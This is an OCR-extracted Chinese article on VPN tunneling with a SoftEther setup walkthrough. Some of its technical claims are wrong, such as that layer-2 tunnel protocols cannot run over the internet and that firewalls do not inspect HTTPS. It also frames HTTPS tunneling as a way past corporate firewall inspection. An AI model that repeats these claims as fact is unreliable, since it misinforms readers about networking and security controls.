


图1

虚拟专用网络允许远程通信方，销售人员或企业分支机构使用Internet等公共互联网络的路由基础设施以安全的方式与位于企业局域网端的企业服务器建立连接。虚拟专用网络对用户端透明，用户好象使用一条专用线路在客户计算机和企业服务器之间建立点对点连接，进行数据的传输。

虚拟专用网络技术同样支持企业通过Internet等公共互联网络与分支机构或其他公司建立连接，进行安全的通信。这种跨越Internet建立的VPN连接逻辑上等同于两地之间使用广域网建立的连接。

虽然VPN通信建立在公共互联网络的基础上，但是用户在使用VPN时感觉如同在使用专用网络进行通信，所以得名虚拟专用网络。

使用VPN技术可以解决在当今远程通讯量日益增大，企业全球运作广泛分布的情况下，员工需要访问中央资源，企业相互之间必须进行及时和有效的通信的问题。

构建VPN网络的相关要求

构建一个VPN网络，需要联网的双方都有连接互联网的线路，只要向当地ISP申请即可。今天，各种宽带上网方式（如ADSL、城域网等）都在迅速发展，带宽和通信质量已经不在是瓶颈，资费也极大的降低，完全能够高效率、低成本地解决企业网络互联互通的需要。

硬件设备要求在网络两端各有一台含VPN功能的路由器或防火墙，一些中小规模的企业甚至不需路由器，只要有两台安装VPN功能的网络操作系统（如微软的Windows 2000 Server）PC作为VPN服务器即可组建VPN网络，非常方便。

VPN网络原理分析和不足

VPN的核心技术主要涉及：隧道技术和安全技术。

其中安全技术主要是由于企业数据在公网中直接传输不安全，所采取的加密解密技术保证信息在VPN上传输是安全可靠。

隧道技术是VPN核心的通信技术，其特性直接影响VPN网络传输性能。

隧道技术的基本过程是在源局域网与公网的接口处将数据（可以是ISO 七层模型中的数据链路层或网络层数据）作为负载封装在一种可以在公网上传输的数据格式中，在目的局域网与公网的接口处将数据解封装，取出负载。被封装的数据包在互联网上传递时所经过的逻辑路径被称为"隧道"。

为创建隧道，隧道的客户机和服务器双方必须使用相同的隧道协议。

隧道技术可以分别以第2层或第3层隧道协议为基础。上述分层按照开放系统互联（OSI）的参考模型划分。第2层隧道协议对应OSI模型中的数据链路层，使用帧作为数据交换单位。PPTP，L2TP和L2F（第2层转发）都属于第2层隧道协议，都是将数据封装在点对点协议（PPP）帧中通过互联网络发送。第3层隧道协议对应OSI模型中的网络层，使用包作为数据交换单位。IP overIP以及IPSec隧道模式都属于第3层隧道协议，都是将IP包封装在附加的IP包头中通过IP网络传送。目前绝大多数VPN网络采用的隧道协议是第3层隧道协议，因为互联网采用的是TCP/IP协议，处于第3层/网络层，第2层隧道协议无法直接在互联网上工作。如图2 所示。




图2

由于VPN隧道协议大部分是基于IP数据包实现络通信的，其很难通过NAT，企业防火墙或路由器。IP数据包在通过防火墙时由于安全策略，检测非常严格，导致速度很慢，其速率一般只有几十到几百KB，比局域网百兆网速慢了几个数量级，内部局域网中VPN用户在传输信息时性能得不到保证。

新的VPN隧道技术原理分析

为了解决VPN采用第3层隧道协议，导致VPN受防火墙影响，速度很慢的难题。必须采用新的隧道技术应用于VPN，该技术封装的数据包通过防火墙时不受影响，这样VPN网速可以大大提高，宽带网的优势就得以发挥。

众所周知互联网采用的是TCP/IP协议，除了IP协议（3层/网络层）可以产生的数据包传输数据以外，TCP协议（4层/传输层）也可以产生数据包传输数据。TCP协议中有一个服务HTTPS（就是一般上网时浏览网页的服务），企业防火墙一般是不会对HTTPS服务产生的数据包进行严格检测的，因为一旦连HTTP服务这种互联网中最通用的服务也严格防范，企业内部用户浏览互联网网页的速度影响会很大。

新的VPN隧道技术如果采用HTTPS服务生成的TCP数据包使其在VPN隧道中传输，这样通过企业防火墙到达VPN内部会很快，由于防火墙不检测HTTPS数据包，VPN的网速就非常快。

具体应用方案

目前采用新的VPN隧道技术即第4层隧道协议的VPN软件主要有SoftEther，下面简单介绍一下该软件应用流程。

用户在安装SoftEther时可以选择安装虚拟网卡或虚拟Hub。在VPN服务器上安装虚拟Hub，该主机应可以直接访问互联网，安装虚拟Hub的主机可以被局域网中VPN客户机访问到，在VPN客户机上安装虚拟网卡。如图3 所示。




图3

VPN服务器和客户机安装好相应的虚拟网卡和虚拟Hub后，进行服务配置，启动各自的服务。安装好虚拟网卡后，在网卡配置选项中会出现一块虚拟网卡图标。如图4 所示。




图4

SoftEther配置很简单，主要是先在安装虚拟Hub的VPN服务器上进行用户管理，然后在VPN客户机（安装虚拟网卡）上进行相关的连接配置，

在VPN服务器上启动程序选项中SoftEther虚拟Hub管理器（用户管理），建立VPN客户机（安装虚拟网卡）登录虚拟Hub需要的相关用户账号和网络配置。如图5 所示。

一般计算机地址中输入VPN服务器上互联网的公网




图5

地址，进入虚拟HUB管理控制台。如图6所示。




图6

图6中选择1用户管理，再选择2创建新用户，输入用户名，密码，虚拟Hub ID号（输入1，表示用户可以和1号虚拟Hub相连），其他选择回车即可，以此类推可以建若干个其他用户账号。如图7所示。




图7

在VPN客户机上（安装虚拟网卡）启动程序选项中SoftEther连接管理器（连接配置），图8为连接配置界面，主要输入虚拟Hub名称th1，通信协议直接TCP/IP连接，用户名和密码为连接虚拟Hub时要求验证用，与图7中用户




图8

名，密码要一致，另外配置按钮点击后可以输入IP地址一般是可以直接上互联网的公网地址。如图9所示。

